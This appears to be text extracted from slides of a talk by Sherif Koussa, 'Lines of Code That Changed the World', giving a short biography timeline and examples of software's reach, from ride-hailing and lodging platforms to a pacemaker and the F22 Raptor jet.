Lines of Code That Changed the World

Sherif Koussa

01 About Sherif

About Me

1999

2006

2008

About Me

2009

2010

02


Software is Eating the World

Largest Taxi Company

Photo Credit: https://dancingastronaut.com/


Largest accommodation provider

Photo Credit: https://techcrunch.com/




Most popular media owner

Pacemaker



80,000 LoC

F22 Raptor Jet

